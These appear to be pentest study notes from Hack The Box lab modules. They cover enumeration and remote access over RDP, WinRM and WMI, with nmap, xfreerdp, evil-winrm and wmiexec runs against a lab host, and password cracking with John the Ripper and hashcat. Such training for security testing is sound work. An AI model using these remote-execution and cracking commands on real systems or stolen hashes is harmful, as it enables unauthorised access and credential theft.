… is a protocol developed by Microsoft for remote access to a computer running the Windows OS. This protocol allows display and control commands to be transmitted via the GUI encrypted over IP networks. RDP works at the application layer in the TCP/IP reference model, typically utilizing TCP port 3389 as the transport protocol. However, the connectionless UDP protocol can use port 3389 also for remote administration.
For an RDP session to be established, both the network firewall and the firewall on the server must allow connections from the outside. If Network Address Translation (NAT) is used on the route between client and server, as is often the case with internet connections, the remote computer needs the public IP address to reach the server. In addition, port forwarding must be set up on the NAT router in the direction of the server.
RDP has handled Transport Layer Security (TLS/SSL) since Windows Vista, which means that all data, and especially the login process, is protected in the network by its good encryption. However, many Windows systems do not insist on this but still accept inadequate encryption via RDP Security. Nevertheless, even with this, an attacker is still far from being locked out because the identity-providing certificates are merely self-signed by default. This means that the client cannot distinguish a genuine certificate from a forged one and generates a certificate warning for the user.
The Remote Desktop service is installed by default on Windows servers and does not require additional external applications. This service can be activated using the Server Manager and comes with the default setting to allow connections to the service only to hosts with Network Level Authentication (NLA).
Enum
Nmap
d41y@htb[/htb]$ nmap -sV -sC 10.129.201.248 -p3389 --script rdp*
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-06 15:45 CET
Nmap scan report for 10.129.201.248
Host is up (0.036s latency).
PORT STATE SERVICE VERSION
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-enum-encryption:
| Security layer
| CredSSP (NLA): SUCCESS
| CredSSP with Early User Auth: SUCCESS
|_ RDSTLS: SUCCESS
| rdp-ntlm-info:
| Target_Name: ILF-SQL-01
| NetBIOS_Domain_Name: ILF-SQL-01
| NetBIOS_Computer_Name: ILF-SQL-01
| DNS_Domain_Name: ILF-SQL-01
| DNS_Computer_Name: ILF-SQL-01
| Product_Version: 10.0.17763
|_ System_Time: 2021-11-06T13:46:00+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.26 seconds
In addition, you can use --packet-trace to track the individual packages and inspect their contents manually. You can see that the RDP cookies used by Nmap to interact with RDP server can be identified by threat hunters and various security services such as Endpoint Detection and Response, and can lock you out as pentesters on hardened networks.
d41y@htb[/htb]$ nmap -sV -sC 10.129.201.248 -p3389 --packet-trace --disable-arp-ping -n
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-06 16:23 CET
SENT (0.2506s) ICMP [10.10.14.20 > 10.129.201.248 Echo request (type=8/code=0) id=8338 seq=0] IP [ttl=53 id=5122 iplen=28 ]
SENT (0.2507s) TCP 10.10.14.20:55516 > 10.129.201.248:443 S ttl=42 id=24195 iplen=44 seq=1926233369 win=1024 <mss 1460>
SENT (0.2507s) TCP 10.10.14.20:55516 > 10.129.201.248:80 A ttl=55 id=50395 iplen=40 seq=0 win=1024
SENT (0.2517s) ICMP [10.10.14.20 > 10.129.201.248 Timestamp request (type=13/code=0) id=8247 seq=0 orig=0 recv=0 trans=0] IP [ttl=38 id=62695 iplen=40 ]
RCVD (0.2814s) ICMP [10.129.201.248 > 10.10.14.20 Echo reply (type=0/code=0) id=8338 seq=0] IP [ttl=127 id=38158 iplen=28 ]
SENT (0.3264s) TCP 10.10.14.20:55772 > 10.129.201.248:3389 S ttl=56 id=274 iplen=44 seq=2635590698 win=1024 <mss 1460>
RCVD (0.3565s) TCP 10.129.201.248:3389 > 10.10.14.20:55772 SA ttl=127 id=38162 iplen=44 seq=3526777417 win=64000 <mss 1357>
NSOCK INFO [0.4500s] nsock_iod_new2(): nsock_iod_new (IOD #1)
NSOCK INFO [0.4500s] nsock_connect_tcp(): TCP connection requested to 10.129.201.248:3389 (IOD #1) EID 8
NSOCK INFO [0.4820s] nsock_trace_handler_callback(): Callback: CONNECT SUCCESS for EID 8 [10.129.201.248:3389]
Service scan sending probe NULL to 10.129.201.248:3389 (tcp)
NSOCK INFO [0.4830s] nsock_read(): Read request from IOD #1 [10.129.201.248:3389] (timeout: 6000ms) EID 18
NSOCK INFO [6.4880s] nsock_trace_handler_callback(): Callback: READ TIMEOUT for EID 18 [10.129.201.248:3389]
Service scan sending probe TerminalServerCookie to 10.129.201.248:3389 (tcp)
NSOCK INFO [6.4880s] nsock_write(): Write request for 42 bytes to IOD #1 EID 27 [10.129.201.248:3389]
NSOCK INFO [6.4880s] nsock_read(): Read request from IOD #1 [10.129.201.248:3389] (timeout: 5000ms) EID 34
NSOCK INFO [6.4880s] nsock_trace_handler_callback(): Callback: WRITE SUCCESS for EID 27 [10.129.201.248:3389]
NSOCK INFO [6.5240s] nsock_trace_handler_callback(): Callback: READ SUCCESS for EID 34 [10.129.201.248:3389] (19 bytes): .........4.........
Service scan match (Probe TerminalServerCookie matched with TerminalServerCookie line 13640): 10.129.201.248:3389 is ms-wbt-server. Version: |Microsoft Terminal Services|||
...SNIP...
NSOCK INFO [6.5610s] nsock_write(): Write request for 54 bytes to IOD #1 EID 27 [10.129.201.248:3389]
NSE: TCP 10.10.14.20:36630 > 10.129.201.248:3389 | 00000000: 03 00 00 2a 25 e0 00 00 00 00 00 43 6f 6f 6b 69 *% Cooki
00000010: 65 3a 20 6d 73 74 73 68 61 73 68 3d 6e 6d 61 70 e: mstshash=nmap
00000020: 0d 0a 01 00 08 00 0b 00 00 00
...SNIP...
NSOCK INFO [6.6820s] nsock_write(): Write request for 57 bytes to IOD #2 EID 67 [10.129.201.248:3389]
NSOCK INFO [6.6820s] nsock_trace_handler_callback(): Callback: WRITE SUCCESS for EID 67 [10.129.201.248:3389]
NSE: TCP 10.10.14.20:36630 > 10.129.201.248:3389 | SEND
NSOCK INFO [6.6820s] nsock_read(): Read request from IOD #2 [10.129.201.248:3389] (timeout: 5000ms) EID 74
NSOCK INFO [6.7180s] nsock_trace_handler_callback(): Callback: READ SUCCESS for EID 74 [10.129.201.248:3389] (211 bytes)
NSE: TCP 10.10.14.20:36630 < 10.129.201.248:3389 |
00000000: 30 81 d0 a0 03 02 01 06 a1 81 c8 30 81 c5 30 81 0 0 0
00000010: c2 a0 81 bf 04 81 bc 4e 54 4c 4d 53 53 50 00 02 NTLMSSP
00000020: 00 00 00 14 00 14 00 38 00 00 00 35 82 8a e2 b9 8 5
00000030: 73 b0 b3 91 9f 1b 0d 00 00 00 00 00 00 00 00 70 s p
00000040: 00 70 00 4c 00 00 00 0a 00 63 45 00 00 00 0f 49 p L cE I
00000050: 00 4c 00 46 00 2d 00 53 00 51 00 4c 00 2d 00 30 L F - S Q L - 0
00000060: 00 31 00 02 00 14 00 49 00 4c 00 46 00 2d 00 53 1 I L F - S
00000070: 00 51 00 4c 00 2d 00 30 00 31 00 01 00 14 00 49 Q L - 0 1 I
00000080: 00 4c 00 46 00 2d 00 53 00 51 00 4c 00 2d 00 30 L F - S Q L - 0
00000090: 00 31 00 04 00 14 00 49 00 4c 00 46 00 2d 00 53 1 I L F - S
000000a0: 00 51 00 4c 00 2d 00 30 00 31 00 03 00 14 00 49 Q L - 0 1 I
000000b0: 00 4c 00 46 00 2d 00 53 00 51 00 4c 00 2d 00 30 L F - S Q L - 0
000000c0: 00 31 00 07 00 08 00 1d b3 e8 f2 19 d3 d7 01 00 1
000000d0: 00 00 00
...SNIP...
A Perl script named rdp-sec-check.pl has also been developed by Cisco CX Security Labs that can unauthentically identify the security settings of RDP servers based on the handshakes.
d41y@htb[/htb]$ sudo cpan
Loading internal logger. Log::Log4perl recommended for better logging
CPAN.pm requires configuration, but most of it can be done automatically.
If you answer 'no' below, you will enter an interactive dialog for each
configuration option instead.
Would you like to configure as much as possible automatically? [yes] yes
Autoconfiguration complete.
commit: wrote '/root/.cpan/CPAN/MyConfig.pm'
You can re-run configuration any time with 'o conf init' in the CPAN shell
cpan shell -- CPAN exploration and modules installation (v2.27)
Enter 'h' for help.
cpan[1]> install Encoding::BER
Fetching with LWP:
http://www.cpan.org/authors/01mailrc.txt.gz
Reading '/root/.cpan/sources/authors/01mailrc.txt.gz'
............................................................................DONE
...SNIP...
… and:
d41y@htb[/htb]$ git clone https://github.com/CiscoCXSecurity/rdp-sec-check.git && cd rdp-sec-check
d41y@htb[/htb]$ ./rdp-sec-check.pl 10.129.201.248
Starting rdp-sec-check v0.9-beta ( http://labs.portcullis.co.uk/application/rdp-sec-check/ ) at Sun Nov 7 16:50:32 2021
[+] Scanning 1 hosts
Target: 10.129.201.248
IP: 10.129.201.248
Port: 3389
[+] Checking supported protocols
[-] Checking if RDP Security (PROTOCOL_RDP) is supported...Not supported - HYBRID_REQUIRED_BY_SERVER
[-] Checking if TLS Security (PROTOCOL_SSL) is supported...Not supported - HYBRID_REQUIRED_BY_SERVER
[-] Checking if CredSSP Security (PROTOCOL_HYBRID) is supported [uses NLA]...Supported
[+] Checking RDP Security Layer
[-] Checking RDP Security Layer with encryption ENCRYPTION_METHOD_NONE...Not supported
[-] Checking RDP Security Layer with encryption ENCRYPTION_METHOD_40BIT...Not supported
[-] Checking RDP Security Layer with encryption ENCRYPTION_METHOD_128BIT...Not supported
[-] Checking RDP Security Layer with encryption ENCRYPTION_METHOD_56BIT...Not supported
[-] Checking RDP Security Layer with encryption ENCRYPTION_METHOD_FIPS...Not supported
[+] Summary of protocol support
[-] 10.129.201.248:3389 supports PROTOCOL_SSL : FALSE
[-] 10.129.201.248:3389 supports PROTOCOL_HYBRID: TRUE
[-] 10.129.201.248:3389 supports PROTOCOL_RDP : FALSE
[+] Summary of RDP encryption support
[-] 10.129.201.248:3389 supports ENCRYPTION_METHOD_NONE : FALSE
[-] 10.129.201.248:3389 supports ENCRYPTION_METHOD_40BIT : FALSE
[-] 10.129.201.248:3389 supports ENCRYPTION_METHOD_128BIT : FALSE
[-] 10.129.201.248:3389 supports ENCRYPTION_METHOD_56BIT : FALSE
[-] 10.129.201.248:3389 supports ENCRYPTION_METHOD_FIPS : FALSE
[+] Summary of security issues
rdp-sec-check v0.9-beta completed at Sun Nov 7 16:50:33 2021
Authentication and connection to such RDP servers can be made in several ways. For example, you can connect to RDP servers on Linux using xfreerdp, rdesktop, or Remmina and interact with the GUI of the server accordingly.
d41y@htb[/htb]$ xfreerdp /u:cry0l1t3 /p:"P455w0rd!" /v:10.129.201.248
[16:37:47:135] [95319:95320] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[16:37:47:135] [95319:95320] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[16:37:47:135] [95319:95320] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[16:37:47:135] [95319:95320] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[16:37:47:447] [95319:95320] [INFO][com.freerdp.primitives] - primitives autodetect, using optimized
[16:37:47:453] [95319:95320] [INFO][com.freerdp.core] - freerdp_tcp_is_hostname_resolvable:freerdp_set_last_error_ex resetting error state
[16:37:47:453] [95319:95320] [INFO][com.freerdp.core] - freerdp_tcp_connect:freerdp_set_last_error_ex resetting error state
[16:37:47:523] [95319:95320] [INFO][com.freerdp.crypto] - creating directory /home/cry0l1t3/.config/freerdp
[16:37:47:523] [95319:95320] [INFO][com.freerdp.crypto] - creating directory [/home/cry0l1t3/.config/freerdp/certs]
[16:37:47:523] [95319:95320] [INFO][com.freerdp.crypto] - created directory [/home/cry0l1t3/.config/freerdp/server]
[16:37:47:599] [95319:95320] [WARN][com.freerdp.crypto] - Certificate verification failure 'self signed certificate (18)' at stack position 0
[16:37:47:599] [95319:95320] [WARN][com.freerdp.crypto] - CN = ILF-SQL-01
[16:37:47:600] [95319:95320] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[16:37:47:600] [95319:95320] [ERROR][com.freerdp.crypto] - @ WARNING: CERTIFICATE NAME MISMATCH! @
[16:37:47:600] [95319:95320] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[16:37:47:600] [95319:95320] [ERROR][com.freerdp.crypto] - The hostname used for this connection (10.129.201.248:3389)
[16:37:47:600] [95319:95320] [ERROR][com.freerdp.crypto] - does not match the name given in the certificate:
[16:37:47:600] [95319:95320] [ERROR][com.freerdp.crypto] - Common Name (CN):
[16:37:47:600] [95319:95320] [ERROR][com.freerdp.crypto] - ILF-SQL-01
[16:37:47:600] [95319:95320] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong name should NOT be trusted!
Certificate details for 10.129.201.248:3389 (RDP-Server):
Common Name: ILF-SQL-01
Subject: CN = ILF-SQL-01
Issuer: CN = ILF-SQL-01
Thumbprint: b7:5f:00:ca:91:00:0a:29:0c:b5:14:21:f3:b0:ca:9e:af:8c:62:d6:dc:f9:50:ec:ac:06:38:1f:c5:d6:a9:39
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/N) y
[16:37:48:801] [95319:95320] [INFO][com.winpr.sspi.NTLM] - VERSION ={
[16:37:48:801] [95319:95320] [INFO][com.winpr.sspi.NTLM] - ProductMajorVersion: 6
[16:37:48:801] [95319:95320] [INFO][com.winpr.sspi.NTLM] - ProductMinorVersion: 1
[16:37:48:801] [95319:95320] [INFO][com.winpr.sspi.NTLM] - ProductBuild: 7601
[16:37:48:801] [95319:95320] [INFO][com.winpr.sspi.NTLM] - Reserved: 0x000000
Windows Remote Management (WinRM)
Intro
… is a simple Windows integrated remote management protocol based on the command line. WinRM uses the Simple Object Access Protocol (SOAP) to establish connections to remote hosts and their applications. Therefore, WinRM must be explicitly enabled and configured starting with Windows 10. WinRM relies on TCP ports 5985 and 5986 for communication, with the last port 5986 using HTTPS, as ports 80 and 443 were previously used for this task. However, since port 80 was mainly blocked for security reasons, the newer ports 5985 and 5986 are used today.
Another component that fits WinRM for administration is Windows Remote Shell (WinRS), which lets you execute arbitrary commands on the remote system. The program is even included on Windows 7 by default. Thus, with WinRM, it is possible to execute a remote command on another server.
Services like remote sessions using PowerShell and event log merging require WinRM. It is enabled by default starting with the Windows Server 2012 version, but it must be configured for older server versions and clients, and the necessary firewall exceptions created.
Enum
d41y@htb[/htb]$ nmap -sV -sC 10.129.201.248 -p5985,5986 --disable-arp-ping -n
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-06 16:31 CET
Nmap scan report for 10.129.201.248
Host is up (0.030s latency).
PORT STATE SERVICE VERSION
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.34 seconds
If you want to find out whether one or more remote servers can be reached via WinRM, you can easily do this with the help of PowerShell. The Test-WsMan cmdlet is responsible for this, and the host’s name in question is passed to it. In Linux-based environments, you can use the tool called evil-winrm, another pentesting tool designed to interact with WinRM.
d41y@htb[/htb]$ evil-winrm -i 10.129.201.248 -u Cry0l1t3 -p P455w0rD!
Evil-WinRM shell v3.3
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Cry0l1t3\Documents>
Windows Management Instrumentation (WMI)
Intro
… is Microsoft’s implementation and also an extension of the Common Information Model (CIM), core functionality of the standardized Web-Based Enterprise Management (WBEM) for the Windows platform. WMI allows read and write access to almost all settings on Windows systems. Understandably, this makes it the most critical interface in the Windows environment for the administration and remote maintenance of Windows computers, regardless of whether they are PCs or servers. WMI is typically accessed via PowerShell, VBScript, or the Windows Management Instrumentation Console (WMIC). WMI is not a single program but consists of several programs and various databases, also known as repositories.
Enum
The initialization of the WMI communication always takes place on TCP port 135, and after successful establishment of the connection, the communication is moved to a random port. For example, the program wmiexec.py from the Impacket toolkit can be used for this.
d41y@htb[/htb]$ /usr/share/doc/python3-impacket/examples/wmiexec.py Cry0l1t3:"P455w0rD!"@10.129.201.248 "hostname"
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
[*] SMBv3.0 dialect used
ILF-SQL-01
Password Attacks
Password Attacks Fundamentals
Introduction
Password Cracking
Passwords are commonly hashed when stored, in order to provide some protection in the event they fall into hands of an attacker. Hashing is a mathematical function which transforms an arbitrary number of input bytes into a (typically) fixed-size output; common examples of hash functions are MD5, and SHA-256.
Soccer06! example:
bmdyy@htb:~$ echo -n Soccer06! | md5sum
40291c1d19ee11a7df8495c4cccefdfa -
bmdyy@htb:~$ echo -n Soccer06! | sha256sum
a025dc6fabb09c2b8bfe23b5944635f9b68433ebd9a1a09453dd4fee00766d93 -
Hash functions are designed to work in one direction. This means it should not be possible to figure out what the original password was based on the hash alone. When attackers attempt to do this, it is called password cracking. Common techniques are to use rainbow tables, to perform dictionary attacks, and typically as a last resort, to perform brute-force attacks.
Rainbow Tables
… are large pre-compiled maps of input and output values for a given hash function. These can be used to very quickly identify the password it its corresponding hash has already been mapped. Because rainbow tables are such a powerful attack, salting is used. A salt, in cryptographic terms, is a random sequence of bytes added to a password before it is hashed. To maximize impacts, salts should not be reused, e.g. for all passwords in one database. For example, if the salt Th1sIsTh3S@lt_ is prepended to the same password, the MD5 hash would now be as follows:
d41y@htb[/htb]$ echo -n Th1sIsTh3S@lt_Soccer06! | md5sum
90a10ba83c04e7996bc53373170b5474 -
A salt is not a secret value - when a system goes to check an authentication request, it needs to know what salt was used so that it can check if the password hash matches. For this reason, salts are typically prepended to corresponding hashes. The reason this technique works against rainbow tables is that even if the correct password has been mapped, the combination of salt and password has likely not. To make rainbow tables effective again, an attacker would need to update their mapping to account for every possible salt. A salt consisting of just one single byte would mean the 15 billion entries from before would have to be 3.84 trillion.
Brute-force Attack
… involves attempting every possible combination of letters, numbers, and symbols until the correct password is discovered. Obviously, this can take a very long time. Brute-forcing is the only password cracking technique that is 100% effective. That said, it is hardly ever used because of how much time it takes for stronger passwords, and is typically replaced by much more efficient mask attacks.
Dictionary Attack
… is one of the most efficient techniques for cracking passwords, especially when operating under time-constraints as pentesters usually do. Rather than attempting every possible combination of chars, a list containing statistically likely passwords is used.
John The Ripper
… is a well-known pentesting tool used for cracking passwords through various attacks including brute-force and dictionary. The “jumbo” variant has performance optimizations, additional features such as multilingual word lists, and support for 64-bit archs.
Modes
Single Crack
… is a rule-based cracking technique that is most useful when targeting Linux credentials. It generates password candidates based on the victim’s username, home directory, and GECOS values. These strings are run against a large set of rules that apply common string modifications seen in passwords.
Imagine you came across the passwd file with the following contents:
r0lf:$6$ues25dIanlctrWxg$nZHVz2z4kCy1760Ee28M1xtHdGoy0C2cYzZ8l2sVa1kIa8K9gAcdBP.GI6ng/qA4oaMrgElZ1Cb9OeXO4Fvy3/:0:0:Rolf Sebastian:/home/r0lf:/bin/bash
Based on the contents of the file, it can be inferred that the victim has the username “r0lf”, the real name “Rolf Sebastian”, and the home dir /home/r0lf. Single crack mode will use this information to generate candidate passwords and test them against the hash. You can run the attack with the following command:
d41y@htb[/htb]$ john --single passwd
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[...SNIP...] (r0lf)
1g 0:00:00:00 DONE 1/3 (2025-04-10 07:47) 12.50g/s 5400p/s 5400c/s 5400C/s NAITSABESFL0R..rSebastiannaitsabeSr
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Wordlist
… is used to crack passwords with a dictionary attack, meaning it attempts all passwords in a supplied wordlist against the password hash. The basic syntax is as follows:
d41y@htb[/htb]$ john --wordlist=<wordlist_file> <hash_file>
The wordlist file (or files) used for cracking password hashes must be in plain text format, with one word per line. Multiple wordlists can be specified by separating them with a comma. Rules, either custom or built-in, can be specified by using the --rules argument. These can be applied to generate candidate passwords using transformations such as appending numbers, capitalizing letters and adding special chars.
Incremental
… is a powerful, brute-force-style password cracking mode that generates candidate passwords based on a statistical model. It is designed to test all char combinations defined by a specific char set, prioritizing more likely passwords based on training data.
This mode is the most exhaustive, but also the most time-consuming. It generates password guesses dynamically and does not rely on a predefined wordlist, in contrast to wordlist mode. Unlike purely random brute-force attacks, incremental mode uses a statistical model to make educated guesses, resulting in a significantly more efficient approach than naive brute-force attacks.
d41y@htb[/htb]$ john --incremental <hash_file>
By default, John uses predefined incremental modes specified in its config file (john.conf), which define character sets and password lengths. You can customize these or define your own to target passwords that use special characters or specific patterns.
d41y@htb[/htb]$ grep '# Incremental modes' -A 100 /etc/john/john.conf
# Incremental modes
# This is for one-off uses (make your own custom.chr).
# A charset can now also be named directly from command-line, so no config
# entry needed: --incremental=whatever.chr
[Incremental:Custom]
File = $JOHN/custom.chr
MinLen = 0
# The theoretical CharCount is 211, we've got 196.
[Incremental:UTF8]
File = $JOHN/utf8.chr
MinLen = 0
CharCount = 196
# This is CP1252, a super-set of ISO-8859-1.
# The theoretical CharCount is 219, we've got 203.
[Incremental:Latin1]
File = $JOHN/latin1.chr
MinLen = 0
CharCount = 203
[Incremental:ASCII]
File = $JOHN/ascii.chr
MinLen = 0
MaxLen = 13
CharCount = 95
...SNIP...
Identifying Hash Formats
Sometimes, password hashes may appear in an unknown format, and even John may not be able to identify them with complete certainty. Consider the following hash:
193069ceb0461e1d40d216e32c79c704
One way to get an idea is to consult John’s sample hash documentation, or this list by PentestMonkey. Both sources list multiple example hashes as well as the corresponding John format. Another option is to use a tool like hashID, which checks supplied hashes against a built-in list to suggest potential formats. By adding the -j flag, hashID will, in addition to the hash format, list the corresponding John format.
d41y@htb[/htb]$ hashid -j 193069ceb0461e1d40d216e32c79c704
Analyzing '193069ceb0461e1d40d216e32c79c704'
[+] MD2 [JtR Format: md2]
[+] MD5 [JtR Format: raw-md5]
[+] MD4 [JtR Format: raw-md4]
[+] Double MD5
[+] LM [JtR Format: lm]
[+] RIPEMD-128 [JtR Format: ripemd-128]
[+] Haval-128 [JtR Format: haval-128-4]
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5 [JtR Format: lotus5]
[+] Skype
[+] Snefru-128 [JtR Format: snefru-128]
[+] NTLM [JtR Format: nt]
[+] Domain Cached Credentials [JtR Format: mscach]
[+] Domain Cached Credentials 2 [JtR Format: mscach2]
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x [JtR Format: radmin]
John supports hundreds of hash formats. The --format argument can be supplied to instruct John which format target hashes have (john --format=afs [...] <hash_file>).
Cracking Files
It is also possible to crack password-protected or encrypted files with John. Multiple “2john” tools come with John that can be used to process files and produce hashes compatible with John. The generalized syntax for these tools is:
d41y@htb[/htb]$ <tool> <file_to_crack> > file.hash
Hashcat
The general syntax used to run hashcat is:
d41y@htb[/htb]$ hashcat -a 0 -m 0 <hashes> [wordlist, rule, mask, ...]
# -a for attack mode
# -m to specify hash type
Hash Types
Hashcat supports hundreds of different hash types, each of which is assigned a ID. A list of associated IDs can be generated by running the following:
d41y@htb[/htb]$ hashcat --help
...SNIP...
- [ Hash modes ] -
# | Name | Category
======+============================================================+======================================
900 | MD4 | Raw Hash
0 | MD5 | Raw Hash
100 | SHA1 | Raw Hash
1300 | SHA2-224 | Raw Hash
1400 | SHA2-256 | Raw Hash
10800 | SHA2-384 | Raw Hash
1700 | SHA2-512 | Raw Hash
17300 | SHA3-224 | Raw Hash
17400 | SHA3-256 | Raw Hash
17500 | SHA3-384 | Raw Hash
17600 | SHA3-512 | Raw Hash
6000 | RIPEMD-160 | Raw Hash
600 | BLAKE2b-512 | Raw Hash
11700 | GOST R 34.11-2012 (Streebog) 256-bit, big-endian | Raw Hash
11800 | GOST R 34.11-2012 (Streebog) 512-bit, big-endian | Raw Hash
6900 | GOST R 34.11-94 | Raw Hash
17010 | GPG (AES-128/AES-256 (SHA-1($pass))) | Raw Hash
5100 | Half MD5 | Raw Hash
17700 | Keccak-224 | Raw Hash
17800 | Keccak-256 | Raw Hash
17900 | Keccak-384 | Raw Hash
18000 | Keccak-512 | Raw Hash
6100 | Whirlpool | Raw Hash
10100 | SipHash | Raw Hash
70 | md5(utf16le($pass)) | Raw Hash
170 | sha1(utf16le($pass)) | Raw Hash
1470 | sha256(utf16le($pass)) | Raw Hash
...SNIP...
Alternatively, hashid can be used to quickly identify the hashcat hash type by specifying the -m argument.
d41y@htb[/htb]$ hashid -m '$1$FNr44XZC$wQxY6HHLrgrGX0e1195k.1'
Analyzing '$1$FNr44XZC$wQxY6HHLrgrGX0e1195k.1'
[+] MD5 Crypt [Hashcat Mode: 500]
[+] Cisco-IOS(MD5) [Hashcat Mode: 500]
[+] FreeBSD MD5 [Hashcat Mode: 500]
Attack Modes
Dictionary Attack
-a 0 is a dictionary attack. The user provides password hashes and a wordlist as input, and Hashcat tests each word in the list as potential password until the correct one is found or the list is exhausted.
d41y@htb[/htb]$ hashcat -a 0 -m 0 e3e3ec5831ad5e7288241960e5d4fdb8 /usr/share/wordlists/rockyou.txt
...SNIP...
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: e3e3ec5831ad5e7288241960e5d4fdb8
Time.Started.....: Sat Apr 19 08:58:44 2025 (0 secs)
Time.Estimated...: Sat Apr 19 08:58:44 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 1706.6 kH/s (0.14ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 28672/14344385 (0.20%)
Rejected.........: 0/28672 (0.00%)
Restore.Point....: 27648/14344385 (0.19%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 010292 -> spongebob9
Hardware.Mon.#1..: Util: 40%
Started: Sat Apr 19 08:58:43 2025
Stopped: Sat Apr 19 08:58:46 2025
A wordlist is often not enough to crack a password hash. Rules can be used to perform specific modifications to passwords to generate even more guesses. The rule files that come with hashcat are typically found under /usr/share/hashcat/rules.
d41y@htb[/htb]$ ls -l /usr/share/hashcat/rules
total 2852
-rw-r--r-- 1 root root 309439 Apr 24 2024 Incisive-leetspeak.rule
-rw-r--r-- 1 root root 35802 Apr 24 2024 InsidePro-HashManager.rule
-rw-r--r-- 1 root root 20580 Apr 24 2024 InsidePro-PasswordsPro.rule
-rw-r--r-- 1 root root 64068 Apr 24 2024 T0XlC-insert_00-99_1950-2050_toprules_0_F.rule
-rw-r--r-- 1 root root 2027 Apr 24 2024 T0XlC-insert_space_and_special_0_F.rule
-rw-r--r-- 1 root root 34437 Apr 24 2024 T0XlC-insert_top_100_passwords_1_G.rule
-rw-r--r-- 1 root root 34813 Apr 24 2024 T0XlC.rule
-rw-r--r-- 1 root root 1289 Apr 24 2024 T0XlC_3_rule.rule
-rw-r--r-- 1 root root 168700 Apr 24 2024 T0XlC_insert_HTML_entities_0_Z.rule
-rw-r--r-- 1 root root 197418 Apr 24 2024 T0XlCv2.rule
-rw-r--r-- 1 root root 933 Apr 24 2024 best64.rule
-rw-r--r-- 1 root root 754 Apr 24 2024 combinator.rule
-rw-r--r-- 1 root root 200739 Apr 24 2024 d3ad0ne.rule
-rw-r--r-- 1 root root 788063 Apr 24 2024 dive.rule
-rw-r--r-- 1 root root 78068 Apr 24 2024 generated.rule
-rw-r--r-- 1 root root 483425 Apr 24 2024 generated2.rule
drwxr-xr-x 2 root root 4096 Oct 19 15:30 hybrid
-rw-r--r-- 1 root root 298 Apr 24 2024 leetspeak.rule
-rw-r--r-- 1 root root 1280 Apr 24 2024 oscommerce.rule
-rw-r--r-- 1 root root 301161 Apr 24 2024 rockyou-30000.rule
-rw-r--r-- 1 root root 1563 Apr 24 2024 specific.rule
-rw-r--r-- 1 root root 45 Apr 24 2024 toggles1.rule
-rw-r--r-- 1 root root 570 Apr 24 2024 toggles2.rule
-rw-r--r-- 1 root root 3755 Apr 24 2024 toggles3.rule
-rw-r--r-- 1 root root 16040 Apr 24 2024 toggles4.rule
-rw-r--r-- 1 root root 49073 Apr 24 2024 toggles5.rule
-rw-r--r-- 1 root root 55346 Apr 24 2024 unix-ninja-leetspeak.rule
To perform a rule-based dictionary attack, use -r <ruleset>:
d41y@htb[/htb]$ hashcat -a 0 -m 0 1b0556a75770563578569ae21392630c /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule
...SNIP...
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 1b0556a75770563578569ae21392630c
Time.Started.....: Sat Apr 19 09:16:35 2025 (0 secs)
Time.Estimated...: Sat Apr 19 09:16:35 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Mod........: Rules (/usr/share/hashcat/rules/best64.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 13624.4 kH/s (5.40ms) @ Accel:512 Loops:77 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 236544/1104517645 (0.02%)
Rejected.........: 0/236544 (0.00%)
Restore.Point....: 2048/14344385 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-77 Iteration:0-77
Candidate.Engine.: Device Generator
Candidates.#1....: slimshady -> drousd
Hardware.Mon.#1..: Util: 47%
